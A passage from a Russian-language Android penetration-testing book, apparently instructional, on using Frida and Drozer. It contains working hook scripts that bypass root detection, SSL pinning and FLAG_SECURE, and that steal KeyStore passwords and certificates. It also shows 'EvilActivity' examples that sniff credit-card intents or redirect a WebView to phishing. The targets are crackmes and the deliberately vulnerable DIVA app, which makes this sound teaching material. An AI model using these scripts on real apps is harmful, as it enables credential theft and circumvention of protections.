Теперь «заходим» на смартфон с помощью `adb shell`, выставляем нужные права на сервер и запускаем его:

```
$ adb shell
> su
> cd /data/local/tmp
> chmod 755 frida-server
> ./frida-server
```

Первые шаги

Frida установлена на ПК, сервер запущен на смартфоне (не закрывайте терминал с запущенным сервером). Теперь нужно проверить, все ли работает как надо. Для этого воспользуемся командой `frida-ps -U`, вывод которой показан на рис. 10.1.

```
j1m@x220      frida-ps -U
  PID  Name
-----  ------------------------------
  199  6620_launcher
  245  MtkCodecService
  376  adbd
 1518  android.process.acore
27292  android.process.media
  241  batterywarning
  200  ccci_fsd
  202  ccci_mdinit
 3594  com.android.deskclock
25265  com.android.dialer
 2889  com.android.email
23766  com.android.inputmethod.latin
 1400  com.android.phone
27402  com.android.providers.calendar
 1579  com.android.smspush
  931  com.android.systemui
 1367  com.google.android.gms
 8371  com.ideashower.readitlater.pro
24250  com.levelup.touiteur
 3054  com.oasisfeng.greenify:service
```

Рис. 10.1. Вывод команды `frida-ps -U`

Команда должна вывести список процессов, запущенных на смартфоне (флаг `-U` означает USB, без него Frida выведет список процессов на локальной машине). Если вы видите этот список, значит, все хорошо, и можно приступать к более интересным вещам.

Для начала попробуем выполнить трассировку системных вызовов. Frida позволяет отследить обращения к любым нативным функциям, в том числе системные вызовы ядра Linux. Для примера возьмем системный вызов `open()`, который используется для открытия файлов на чтение или запись. Запустим трассировку Телеграма:

```
$ frida-trace -i "open" -U org.telegram.messenger
```

Возьмем телефон и немного понажимаем на элементы интерфейса Телеграма. На экране должны появиться сообщения примерно следующего содержания:

```
open(pathname="/data/user/0/org.telegram.messenger/shared_prefs/userconfing.xml",
flags=0x241)
```

Это строка означает, что Телеграм открыл файл `userconfig.xml` внутри каталога `shared_prefs` в своем приватном каталоге. Каталог `shared_prefs` в Android используется для хранения настроек, поэтому нетрудно догадаться, что файл `userconfig.xml` содержит настройки приложения. Еще одна строка:

```
open(pathname="/storage/emulated/0/Android/data/org.telegram.messenger/cache/
223023676_121163.jpg", flags=0x0)
```

Здесь все еще проще. Телеграм агрессивно кеширует загруженные данные, поэтому для отображения картинки он взял ее из кеша.

```
open(pathname="/data/user/0/org.telegram.messenger/shared_prefs/stats.xml",
flags=0x241)
```

Еще один файл в каталоге `shared_prefs`. Судя по всему, какая-то статистика использования.

```
open(pathname="/dev/ashmem", flags=0x2)
```

Выглядит странно, не так ли? На самом деле, файл `/dev/ashmem` виртуальный, он используется для обмена данными между процессами и системой с помощью IPC-механизма Binder. Проще говоря, эта строка означает, что Телеграм обратился к какому-то системному компоненту Android или стороннему приложению. Такие строки можно смело пропускать.

Пишем код

Мы можем перехватывать обращения к любым другим системным вызовам, например к вызову `connect()`, который используется для подключения к удаленным хостам:

```
$ frida-trace -i "connect" -U com.yandex.browser
```

Но вывод в данном случае будет не особо информативным:

```
2028 ms  connect(sockfd=0x90, addr=0x94e86374, addrlen=0x6e)
2034 ms  connect(sockfd=0x90, addr=0x94e86374, addrlen=0x6e)
```

Причина в том, что второй аргумент системного вызова `connect()` — это указатель на структуру `sockaddr`. Frida не умеет ее распознавать и поэтому выводит адрес участка памяти, в которой хранится эта структура. Но мы можем изменить код, который выполняет Frida при перехвате системного вызова или функции. А это значит, что мы можем пропарсить `sockaddr` сами!

Когда вы запускали команду `frida-trace`, то наверняка заметили примерно такую строку:

```
connect: Auto-generated handler at "/home/j1m/__handlers__/libc.so/connect.js"
```

Это автоматически сгенерированный код хука, который Frida выполняет, когда подопытное приложение обращается к указанной функции. Именно он ответственен за вывод тех малоинформативных строк, которые мы увидели. По умолчанию код выглядит так:

JavaScript

```
onEnter: function (log, args, state) {
    log("connect(" +
        "sockfd=" + args[0] +
        ", addr=" + args[1] +
        ", addrlen=" + args[2] +
    ")");
},
```

Видно, что хук просто выводит второй аргумент как есть. Но мы знаем, что второй аргумент системного вызова `connect()` — это указатель на структуру `sockaddr`, т. е. просто адрес в памяти. Сама структура `sockaddr` имеет следующий вид:

C

```
struct sockaddr {
    unsigned short    sa_family;    // address family, AF_xxx
    char              sa_data[14];  // 14 bytes of protocol address
};
```

А в случае с сокетами типа `AF_INET`, которые нам и нужны, такой:

C

```
struct sockaddr_in {
    short            sin_family;   // e.g. AF_INET, AF_INET6
    unsigned short   sin_port;     // e.g. htons(3490)
    struct in_addr   sin_addr;     // see struct in_addr, below
    char             sin_zero[8];  // zero this if you want to
};
```

```
struct in_addr {
    unsigned long s_addr;          // load with inet_pton()
};
```

То есть сам IP-адрес находится в этой структуре по смещению 4 байта (short sin_family + unsigned short sin_port) и занимает 8 байт (unsigned long). Это значит, что нам нужно добавить к исходному адресу 4, затем прочитать 8 байт по полученному адресу и пропарсить их, чтобы получить текстовый IP-адрес. Сделаем это, заменив изначальный хук на такой:

JavaScript

```
onEnter: function (log, args, state) {
    var addr = args[1].add("4")
    var ip = Memory.readULong(addr)
    var ipString = [ip & 0xFF, ip >>> 8 & 0xFF, ip >>> 16 & 0xFF, ip >>> 24].join('.')

    log("connect(" +
        "sockfd=" + args[0] +
        ", addr=" + ipString +
        ", addrlen=" + args[2] +
    ")");
},
```

Обратите внимание, что мы парсим адрес начиная с конца, т. е. разворачиваем его. Это необходимо, т. к. все современные процессоры ARM используют порядок байт little-endian. Также обратите внимание на класс `Memory` и метод `add()`, это части API Frida (**https://www.frida.re/docs/javascript-api/**).

Сохраняем файл и вновь запускаем `frida-trace`:

```
connect(sockfd=0xbb, addr=173.194.222.139, addrlen=0x10)
connect(sockfd=0xba, addr=74.125.205.94, addrlen=0x10)
```

Вуаля. Правда есть один нюанс. Так как наш код не умеет различать сокеты типа `AF_UNIX`, `AF_INET` и `AF_INET6` и все их интерпретирует как `AF_INET`, иногда он будет выводить несуществующие адреса. То есть он будет пытаться парсить имя файла сокета `AF_UNIX` и выводить его как IP (или пытаться вывести IPv6-адрес, как адрес IPv4). Отбраковать такие адреса очень легко, обычно они идут подряд и часто повторяются. В моем случае это был адрес 101.118.47.115.

Внедряемся

Возможности Frida гораздо шире, чем перехват обращений к нативным функциям и системным вызовам. Если мы взглянем на упоминавшийся ранее API Frida, то увидим, что в нем есть объект Java. С его помощью мы можем перехватывать обращения к любым Java-объектам и методам, а значит, изменить практически любой

аспект поведения любого приложения для Android (в том числе написанного на Kotlin).

Начнем с простого: попробуем узнать обо всех загруженных в приложение классах. Создайте новый файл (пусть он называется `enumerate.js`) и добавьте в него следующие строки:

JavaScript

```
Java.perform(function() {
    Java.enumerateLoadedClasses({
        onMatch: function(className) {
            console.log(className);
        },
        onComplete: function() {}
    });
});
```

Это очень простой код. Сначала мы вызываем метод `Java.perform()`, означающий, что мы хотим подключиться к виртуальной машине Java (или Dalvik/ART в случае Android). Далее мы вызываем метод `Java.enumerateLoadedClasses()` и передаем ему два коллбека: `onMatch()` будет выполнен при «обнаружении» класса, `onComplete()` — в самом конце (нам этот коллбек не нужен, и мы оставляем его пустым).

Запускаем:

```
$ frida -U -l enumerate.js org.telegram.messenger
```

И видим на экране длинный, кажущийся бесконечным, список классов, часть которых являются компонентами самого приложения, но подавляющее большинство — это стандартные классы фреймворка Android (Android загружает весь фреймворк в каждый процесс в режиме copy-on-write).

На самом деле нам этот список не особо интересен. Намного интереснее то, что в любой из этих классов можно внедрить свой код, а если быть точным — переписать тело любого метода любого из этих классов. Для примера возьмем такой код:

JavaScript

```
Java.perform(function () {
    var Activity = Java.use("android.app.Activity");
    Activity.onResume.implementation = function () {
        console.log("onResume() got called!");
        this.onResume();
    };
});
```

Сначала мы используем `Java.use()`, чтобы получить объект-обертку для работы с классом `android.app.Activity`. Затем мы переписываем его метод `onResume()`, вызывая в конце оригинальный метод (`this.onResume`).

Те, кто знаком с разработкой приложений для Android, должны знать, что класс `Activity` — это один из «экранов» приложения. Он имеет множество методов, один из которых называется `onResume()`. На самом деле это коллбек, который вызывается во время создания экрана, а также при возврате на него.

Если мы загрузим данный скрипт во Frida, запустим Телеграм, затем выйдем из него, потом снова откроем, то мы заметим, что при каждом возврате в Телеграм в терминале будет появляться сообщение `onResume() got called!`.

Точно таким же образом мы можем перехватывать нажатия на кнопки:

JavaScript

```
Java.perform(function () {
    MainActivity.onClick.implementation = function (v) {
        consle.log('onClick');
        this.onClick(v);
    }
});
```

А вот пример логирования всех URL, к которым обращается приложение:

JavaScript

```
Java.perform(function() {
    var httpclient = Java.use("com.squareup.okhttp.v_1_5_1.OkHttpClient");
    httpclient.open.overload("java.net.URL").implementation = function(url) {
        console.log("request url:");
        console.log(url.toString());
        return this.open(url);
    }
});
```

В данном случае мы внедряемся в популярную библиотеку OkHttp и переписываем ее метод `okHttpClient.open()`.

Ломаем CrackMe

А теперь давайте попробуем взломать что-то реальное. На просторах Интернета можно найти множество разных crackme. Возьмем первый попавшийся — **https://github.com/reoky/android-crackme-challenge**. Точнее, первый из пяти опубликованных в данном репозитории. `Crackme-one.apk` записывает файл в свой приватный каталог, а наша задача — вытащить содержимое этого файла. Сразу скажу, что существует масса способов сделать это за 20 секунд, но в то же время это хороший пример, чтобы понять, как работать с Frida. Итак, скачиваем и устанавливаем приложение:

```
$ wget https://www.dropbox.com/s/mrjnme2xiv45j4g/crackme-one.apk
$ adb install crackme-one.apk
```

Нам предлагают нажать на кнопку для записи файла либо ввести ответ для проверки. Очевидно, чтобы взломать этот crackme, мы должны перехватить управление в момент записи файла. Но как это сделать? Очень просто. Большинство приложений для Android используют для записи данных либо класс `java.io.OutputStream`, либо `java.io.OutputStreamWriter`. У каждого из них есть метод `write()`, который и отвечает за запись файла. Нам необходимо лишь подменить его на свою реализацию и вывести на экран первый аргумент, который содержит либо массив байт, либо строку:

JavaScript

```
Java.perform(function () {
    var os = Java.use("java.io.OutputStreamWriter");
    os.write.overload('java.lang.String', 'int', 'int').implementation = function
(string, off, len) {
        console.log(string)
        this.write(string, off, len);
    };
});
```

Запускаем:

```
$ frida -U -f com.reoky.crackme.challengeone -l outputstream_write.js --no-pause
```

Вуаля, на экране появляется строка:

```
poorly-protected-secret
```

Отмечу три момента:

1. В этот раз мы использовали метод `overload()`, т. к. класс `OutputStreamWriter` реализует сразу три метода `write()` с разным набором аргументов.
2. Мы использовали опцию `--no-pause`, которая нужна, если мы хотим выполнить холодный старт приложения и при этом не хотим, чтобы Frida остановила приложение в самом начале.
3. На самом деле взломать этот crackme можно было, просто перейдя в его приватный каталог и прочитав файл (это возможно, т. к. у нас рутованный смартфон) либо путем декомпиляции приложения (текст лежит в открытом виде — рис. 10.2). Здесь, однако, есть нюанс: если бы crackme хранил строку в зашифрованном виде и расшифровывал ее только перед записью, декомпиляция была бы бесполезна (ну, по крайней мере, до тех пор, пока вы не извлекли бы ключ шифрования и не написали скрипт расшифровки).




Рис. 10.2. Извлечь строку можно было и с помощью декомпилятора

Перехват нативных библиотек

Frida умеет работать не только с байткодом Java, но и с нативным кодом для x86 и ARM. Благодаря этому можно вклиниваться в работу приложений, использующих нативные библиотеки. Предположим, что у нас есть файл APK с нативной библиотекой. Если его развернуть, каталог `lib` будет содержать набор нативных библиотек для различных архитектур. Находим библиотеку для архитектуры своего смартфона (обычно это `arm64-v8a` или `armeabi-v7a`) и анализируем ее содержимое с помощью утилиты `nm` (она доступна в Linux и macOS):

```
$ nm --demangle --dynamic library.so
00002000 A __bss_start
         U __cxa_atexit
         U __cxa_finalize
00002000 A _edata
00002000 A _end
00000630 T Java_com_example_app_MainActivity_start
000005d0 T Start
         U srand
         U __stack_chk_fail
         U time
```

Как видно, библиотека содержит в том числе функцию `Java_com_example_app_MainActivity_start`. Судя по имени, она должна быть доступна для вызова из Java (на стороне Java она будет иметь имя `com.example.app.MainActivty.start`).

Допустим, наша задача — перехватить вызов функции и вернуть удобное нам значение. Например, если бы это была функция, проверяющая наличие root, мы бы

могли перехватить ее и вернуть false невзирая на реальный результат проверки. Есть два способа перехватить эту функцию:

1. На стороне Java, когда приложение только попытается вызывать нативную функцию.
2. На стороне нативного кода, когда управление уже будет передано библиотеке.

Для реализации первого способа используем такой код:

JavaScript

```
Java.perform(function () {
    var Activity = Java.use('com.example.app.MainActivity')
    Activity.Start.implementation = function () {
        return false
    }
})
```

Этот скрипт переписывает функцию `Start` класса `com.example.app.MainActivity` так, чтобы она всегда возвращала значение false. Перехватить нативную функцию еще проще:

JavaScript

```
Interceptor.attach(Module.getExportByName('library.so',
'Java_com_example_app_MainActivity_start'), {
    onEnter: function(args) {},
    onLeave: function(retval) {
      retval.replace(false)
    }
})
```

Другие примеры применения Frida

У Frida есть официальный репозиторий скриптов, в котором можно найти такие полезности, как:

- Fridantiroot **https://codeshare.frida.re/@dzonerzy/fridantiroot/** — комплексный скрипт, позволяющий отключить проврки на root;
- Universal Android SSL Pinning Bypass — **https://codeshare.frida.re/@pcipolloni/universal-android-ssl-pinning-bypass-with-frida/** — обход SSL Pinning;
- Dereflector **https://codeshare.frida.re/@dzonerzy/dereflector/** — скрипт для дерефлексии Java-кода (превращения непрямых вызовов методов в прямые).

Любой из этих скриптов можно запустить без предварительного скачивания с помощью такой команды:

```
$ frida --codeshare dzonerzy/fridantiroot -U -f com.example.vulnapp
```

Скрипты Frida можно найти не только в официальном репозитории. Многие реверсеры делятся своими решениями в блогах. Мы рассмотрим некоторые из них.

Обход защиты на снятие скриншотов

- Оригинал: Android Frida hooking: disabling FLAG_SECURE (**https://www.securify.nl/nl/blog/SFY20191103/android-frida-hooking_-disabling-flag_secure.html**).

Android позволяет разработчику приложения установить прямой запрет на снятие скриншотов определенных активностей приложения. Для этого необходимо установить флаг `FLAG_SECURE` для окна:

java

```
public class FlagSecureTestActivity extends Activity {
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        getWindow().setFlags(WindowManager.LayoutParams.FLAG_SECURE,
                                        WindowManager.LayoutParams.FLAG_SECURE);
        setContentView(R.layout.main);
        ...
    }
}
```

Обойти эту защиту можно несколькими способами. Можно использовать модуль Xposed DisableFlagSecure (**https://github.com/veeti/DisableFlagSecure**), который перехватывает функцию `setFlags` и просто отфильтровывает флаг `FLAG_SECURE`. Часть его кода, ответственная за снятие флага, выглядит так:

java

```
@Override
public void handleLoadPackage(XC_LoadPackage.LoadPackageParam loadPackageParam) throws
Throwable {
    XposedHelpers.findAndHookMethod(Window.class, "setFlags", int.class, int.class,
mRemoveSecureFlagHook);
}

private final XC_MethodHook mRemoveSecureFlagHook = new XC_MethodHook() {
    @Override
    protected void beforeHookedMethod(MethodHookParam param) throws Throwable {
        Integer flags = (Integer) param.args[0];
        flags &= ~WindowManager.LayoutParams.FLAG_SECURE;
        param.args[0] = flags;
    }
};
```

Тот же код можно переписать так, чтобы он работал под управлением Frida:

JavaScript

```
Java.perform(function () {
    var FLAG_SECURE = 0x2000;
    var Window = Java.use("android.view.Window");
    var setFlags = Window.setFlags;

    setFlags.implementation = function (flags, mask) {
       console.log("Disabling FLAG_SECURE...");
       flags &= ~FLAG_SECURE;
       setFlags.call(this, flags, mask);
    };
});
```

И использовать так:

```
$ frida -U -l наш_скрипт.js -f имя.пакета.приложения --no-pause
```

Извлечение SSL-сертификата приложения из KeyStore

- Оригинал: Extracting Android KeyStores from apps (**http://ceres-c.it/frida-android-keystore/**).

Многие приложения хранят приватные данные в KeyStore, специальном хранилище, позволяющем зашифровать и надежно защитить данные с помощью аппаратного TEE-модуля смартфона (если такой присутствует).

Напрямую извлечь эти данные в большинстве случаев не удастся. Но вместо извлечения их можно перехватить. KeyStore имеет методы `load(KeyStore.LoadStoreParameter param)` и `load(InputStream stream, char[] password)` для извлечения данных из хранилища. Мы можем переписать код этих функций с помощью Frida и сохранить данные на своей машине. Код скрипта для Frida выглядит так:

JavaScript

```
setTimeout(function() {
    Java.perform(function () {
        keyStoreLoadStream =
Java.use('java.security.KeyStore')['load'].overload('java.io.InputStream', '[C');

        /* Переписываем функцию Keystore.load(InputStream stream, char[] password) */
        keyStoreLoadStream.implementation = function(stream, charArray) {

            /* Если первый параметр null - запускаем оригинальную функцию */
            if (stream == null) {
                this.load(stream, charArray);
```

```
                return;
            }

            /* Отправляем сообщение, что функция найдена */
            send({event: '+found'});

            /* Читаем InputStream в буфер */
            var hexString = readStreamToHex (stream);

            /* Отправляем тип KeyStore */
            send({event: '+type', certType: this.getType()});

            /* Отправляем пароль */
            send({event: '+pass', password: charArray});

            /* Отправляем сертификат в текстовой форме */
            send({event: '+write', cert: hexString});

            /* Запускаем оригинальную функцию */
            this.load(stream, charArray);
        }
    });
},0);

/* Функция для чтения InputStream и его конвертации в ASCII */
function readStreamToHex (stream) {
    var data = [];
    var byteRead = stream.read();
    while (byteRead != -1)
    {
        data.push( ('0' + (byteRead & 0xFF).toString(16)).slice(-2) );
                /* <---------------- binary to hex ---------------> */
        byteRead = stream.read();
    }
    stream.close();
    return data.join('');
}
```

Кроме приведенного выше скрипта также понадобится скрипт **https://gist.github.com/ceres-c/cb3b69e53713d5ad9cf6aac9b8e895d2**, работающий на ПК (именно ему приведенный выше сценарий отправляет данные с помощью функции `send`).

Обход детекта root

- Оригинал: Android Root Detection Bypass Using Objection and Frida Scripts (**https://medium.com/@GowthamR1/android-root-detection-bypass-using-objection-and-frida-scripts-d681d30659a7**).

В репозитории Frida уже есть готовый скрипт для отключения проверки на root в приложении. Однако, если он не сработает, придется писать свой собственный скрипт. Для этого необходимо декомпилировать/дезассемблировать подопытное приложение и найти в нем функцию, ответственную за проверку наличия прав root на устройстве. Обычно она выглядит примерно так:

```
private static boolean detectmethods() {
    String[] arrayOfString = new String[10];
    arrayOfString[0] = "/system/app/Superuser.apk";
    arrayOfString[1] = "/sbin/su";
    arrayOfString[2] = "/system/bin/su";
    arrayOfString[3] = "/system/xbin/su";
    arrayOfString[4] = "/data/local/xbin/su";
    arrayOfString[5] = "/data/local/bin/su";
    arrayOfString[6] = "/system/sd/xbin/su";
    arrayOfString[7] = "/system/bin/failsafe/su";
    arrayOfString[8] = "/data/local/su";
    arrayOfString[9] = "/su/bin/su";
    int a = arrayOfString.length;
    int b = 0;
    while (a < b) {
        if (new File(arrayOfString[a]).exists()) {
            return true;
        }
        a += 1;
    }
    return false;
}
```

Допустим, она располагается внутри класса `roottest`, который находится в Java-пакете `com.test.test`. Все, что нам нужно сделать, — подменить эту функцию на заглушку, которая всегда возвращает false:

```
Java.perform(function () {
    var MainActivity = Java.use('com.test.test.roottest');
            MainActivity.root.implementation = function (detectmethods) {
            console.log('Done: bypassed');
                    return false;
        };
}
```

Далее скармливаем наш скрипт Frida и запускаем под ее управлением приложение:

```
$ frida -l rootbypass.js -f имя.пакета.приложения
```

Обход упаковщиков

- Оригинал: How-to Guide: Defeating an Android Packer with FRIDA (**https://www.fortinet.com/blog/threat-research/defeating-an-android-packer-with-frida.html**).

Допустим, у нас есть вредоносное приложение с подозрительным файлом внутри пакета и небольшим сильно обфусцированным исполняемым dex-файлом. Анализ логов запуска logcat показывает, что приложение в процессе работы создает и загружает еще один dex-файл (запакованный в jar), а это значит, что, скорее всего, первый исполняемый файл — это всего лишь загрузчик (а точнее, упаковщик). А найденный ранее подозрительный файл — зашифрованный код приложения. В ходе загрузки приложения упаковщик дешифрует файл и загружает его. Но есть одна проблема: сразу после загрузки дешифрованный файл удаляется, и его невозможно проанализировать.

К сожалению, декомпиляция и статический анализ упаковщика ничего не дают — он слишком сильно обфусцирован и почти не пригоден для чтения. Однако запуск приложения под управлением трассировочной утилиты strace показывает, что удаление происходит с помощью системного вызова `unlink`.

Конечная идея состоит в том, чтобы переопределить с помощью Frida код функции `unlink` так, чтобы она ничего не удаляла. В этом случае мы сможем просто достать расшифрованный dex-файл из устройства и проанализировать его. Код функции перехвата для Frida выглядит так:

JavaScript

```
console.log("[*] FRIDA started");
console.log("[*] skip native unlink function");

var unlinkPtr = Module.findExportByName(null, 'unlink');

Interceptor.replace(unlinkPtr, new NativeCallback(function (){
    console.log("[*] unlink() encountered, skipping it.");
}, 'int', []));
```

Выводы

Frida — очень мощный инструмент, с помощью которого можно сделать с подопытным приложением практически все что угодно. Но это инструмент не для всех, он требует знания JavaScript, понимания принципов работы Android и приложений для этой ОС.

ГЛАВА 11

Drozer и другие инструменты

Drozer (**https://github.com/mwrlabs/drozer**) — еще один must have инструмент в арсенале пентестера. Это армейский швейцарский нож для выполнения типичных задач тестирования на проникновение. Drozer позволяет получить информацию о приложении, запустить его активности, подключиться к ContentProvider'у, отправить сообщения сервису — в общем, сделать все, чтобы вытащить из приложения информацию или заставить его сделать то, что нам нужно через стандартные API и каналы коммуникации.

Сегодня Drozer считается устаревшим инструментом, но он до сих пор отлично справляется с задачей быстрого получения информации о приложении и его слабых местах. Рекомендуемый способ запуска Drozer — используя docker:

```
$ sudo docker run -it kengannonmwr/drozer_docker
```

Drozer работает в связке с агентом, работающем на устройстве или эмуляторе, скачать его можно по ссылке **https://github.com/mwrlabs/drozer/releases/download/2.3.4/drozer-agent-2.3.4.apk**. Его следует установить на устройство с использованием следующей команды:

```
$ adb install drozer-agent-2.3.4.apk
```

Далее запускаем агент и нажимаем на кнопку **Embedded Server** внизу экрана. После этого к серверу можно подключиться, перейдя в консоль docker (рис. 11.1):

```
$ drozer console connect --server IP-адрес-телефона
```

В качестве подопытного приложения будем использовать DIVA (Damn Insecure and Vulnerable App, **https://github.com/tjunxiang92/Android-Vulnerabilities/raw/master/diva-beta.apk**). APK не имеет цифровой подписи, поэтому перед установкой его необходимо подписать, например, с помощью uber-apk-signer (**https://github.com/patrickfav/uber-apk-signer**).




Рис. 11.1. Консоль Drozer

Активности

Типичный рабочий процесс Drozer выглядит так. Сначала получаем информацию об установленных приложениях:

```
dz> run app.package.list
```

Находим в списке подопытное приложение и получаем информацию о нем:

```
dz> run app.package.info -a jakhar.aseem.diva
Package: jakhar.aseem.diva
  Application Label: Diva
  Process Name: jakhar.aseem.diva
  Version: 1.0
  Data Directory: /data/user/0/jakhar.aseem.diva
  APK Path: /data/app/~~f-ZUZleCLc6Lvv3kYkaeww==/jakhar.aseem.diva-
                                                    GXTPCSZPceqRHtEWH73f1g==/base.apk
  UID: 10423
  GID: [3003]
  Shared Libraries: [/system/framework/android.test.base.jar,
                                        /system/framework/org.apache.http.legacy.jar]
  Shared User ID: null
  Uses Permissions:
  - android.permission.WRITE_EXTERNAL_STORAGE
  - android.permission.READ_EXTERNAL_STORAGE
```

```
  - android.permission.INTERNET
  - android.permission.ACCESS_MEDIA_LOCATION
  Defines Permissions:
  - None
```

Затем выясняем, какие компоненты можно попытаться использовать для эксплуатации:

```
dz> run app.package.attacksurface jakhar.aseem.diva
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  1 content providers exported
  0 services exported
    is debuggable
```

Обращаем внимание, что в приложении включен флаг отладки. Далее получаем список активностей:

```
dz> run app.activity.info -a jakhar.aseem.diva
Package: jakhar.aseem.diva
  jakhar.aseem.diva.MainActivity
    Permission: null
  jakhar.aseem.diva.APICredsActivity
    Permission: null
  jakhar.aseem.diva.APICreds2Activity
    Permission: null
```

Пробуем их запустить:

```
dz> run app.activity.start --component jakhar.aseem.diva <имя_активности>
```

Смысл этого действия в том, чтобы проверить, не торчат ли наружу внутренние активности приложения, которые не должны быть доступны извне. Возможно, эти активности содержат конфиденциальную информацию. Проверяем:

```
dz> run app.activity.start --component jakhar.aseem.diva
jakhar.aseem.diva.APICredsActivity
```

Действительно, активность `APICredsActivity` содержит некий ключ API, имя пользователя и пароль. Активность `APICreds2Activity` содержит окно с полем для ввода пин-кода. Обе эти активности должны использоваться только внутри приложения, но по «невнимательности» разработчик забыл сделать их неэкспортируемыми (`android:exported="false"`).

> ***Если активности не запускаются***
>
> Начиная с Android 9 запуск активностей в фоне запрещен. Поэтому, чтобы Drozer работал корректно, следите за тем, чтобы он всегда был на экране, а экран смартфона был включен.

Перехват интентов

Еще более интересная ситуация возникает, когда программист не только забывает сделать внутреннюю активность приложения неэкспортируемой, но и работает с ней не напрямую, а используя широковещательные интенты. Допустим, в приложении есть такой код, который использует широковещательный интент `com.example.ACTION`, чтобы запустить активность (передав ей при этом конфиденциальные данные):

java

```
Intent intent = new Intent("com.example.ACTION");
intent.putExtra("credit_card_number", num.getText().toString());
intent.putExtra("holder_name", name.getText().toString());
startActivity(intent);
```

Проблема этого кода в том, что любой желающий может создать активность, реагирующую на интент `com.example.ACTION`, и перехватить переданные ей данные. Например, мы можем написать приложение с такой активностью в манифесте:

xml

```
<activity android:name=".EvilActivity">
    <intent-filter android:priority="999">
        <action android:name="com.example.ACTION" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
```

В код этой активности добавим логирование перехваченных конфиденциальных данных:

java

```
Log.d("evil", "Number: " + getIntent().getStringExtra("credit_card_number"));
Log.d("evil", "Holder: " + getIntent().getStringExtra("holder_name"));
```

Вуаля! Но с помощью Drozer проделать такой трюк еще проще:

```
dz> run app.broadcast.sniff --action com.example.ACTION
```

Вообще, интенты — стандартный способ коммуникации в Android как внутри приложения, так и за его пределами. Их можно использовать, чтобы передавать информацию между активностями, сервисами и любыми другими компонентами приложения. Интенты могут быть адресованы конкретному компоненту или быть широковещательными. Последние могут быть перехвачены любым другим приложением, как в примере выше.

Перехват возвращаемого значения

В Android активности могут возвращать значения. Эта возможность используется, например, в интерфейсе выбора фотографии для отправки другу или в интерфейсе выбора файла. Приложение может запустить свою активность или активность любого другого приложения (с помощью широковещательного интента), чтобы получить от нее какое-либо значение. И если приложение использует широковещательный интент для запуска собственной активности, будут проблемы. Возьмем, к примеру, следующий код:

java

```
startActivityForResult(new Intent("com.example.PICK"), 1337);

protected void onActivityResult(int requestCode, int resultCode, Intent data) {
    super.onActivityResult(requestCode, resultCode, data);
    if(requestCode == 1337 && resultCode == 1) {
        webView.loadUrl(data.getStringExtra("url"), getAuthHeaders());
    }
}
```

Это код запуска активности с помощью интента `com.example.PICK`. Значение, возвращенное этой активностью, используется как URL для открытия веб-страницы внутри WebView. Очевидно, что в данном примере интент `com.example.PICK` используется для запуска собственной активности приложения, однако, как и в предыдущем примере, разработчик использовал для запуска широковещательный интент. Поэтому мы можем создать собственную активность и использовать ее для того, чтобы перенаправить приложение на фишинговый веб-сайт:

xml

```
<activity android:name=".EvilActivity">
    <intent-filter android:priority="999">
        <action android:name="com.victim.PICK" />
        <category android:name="android.intent.category.DEFAULT" />
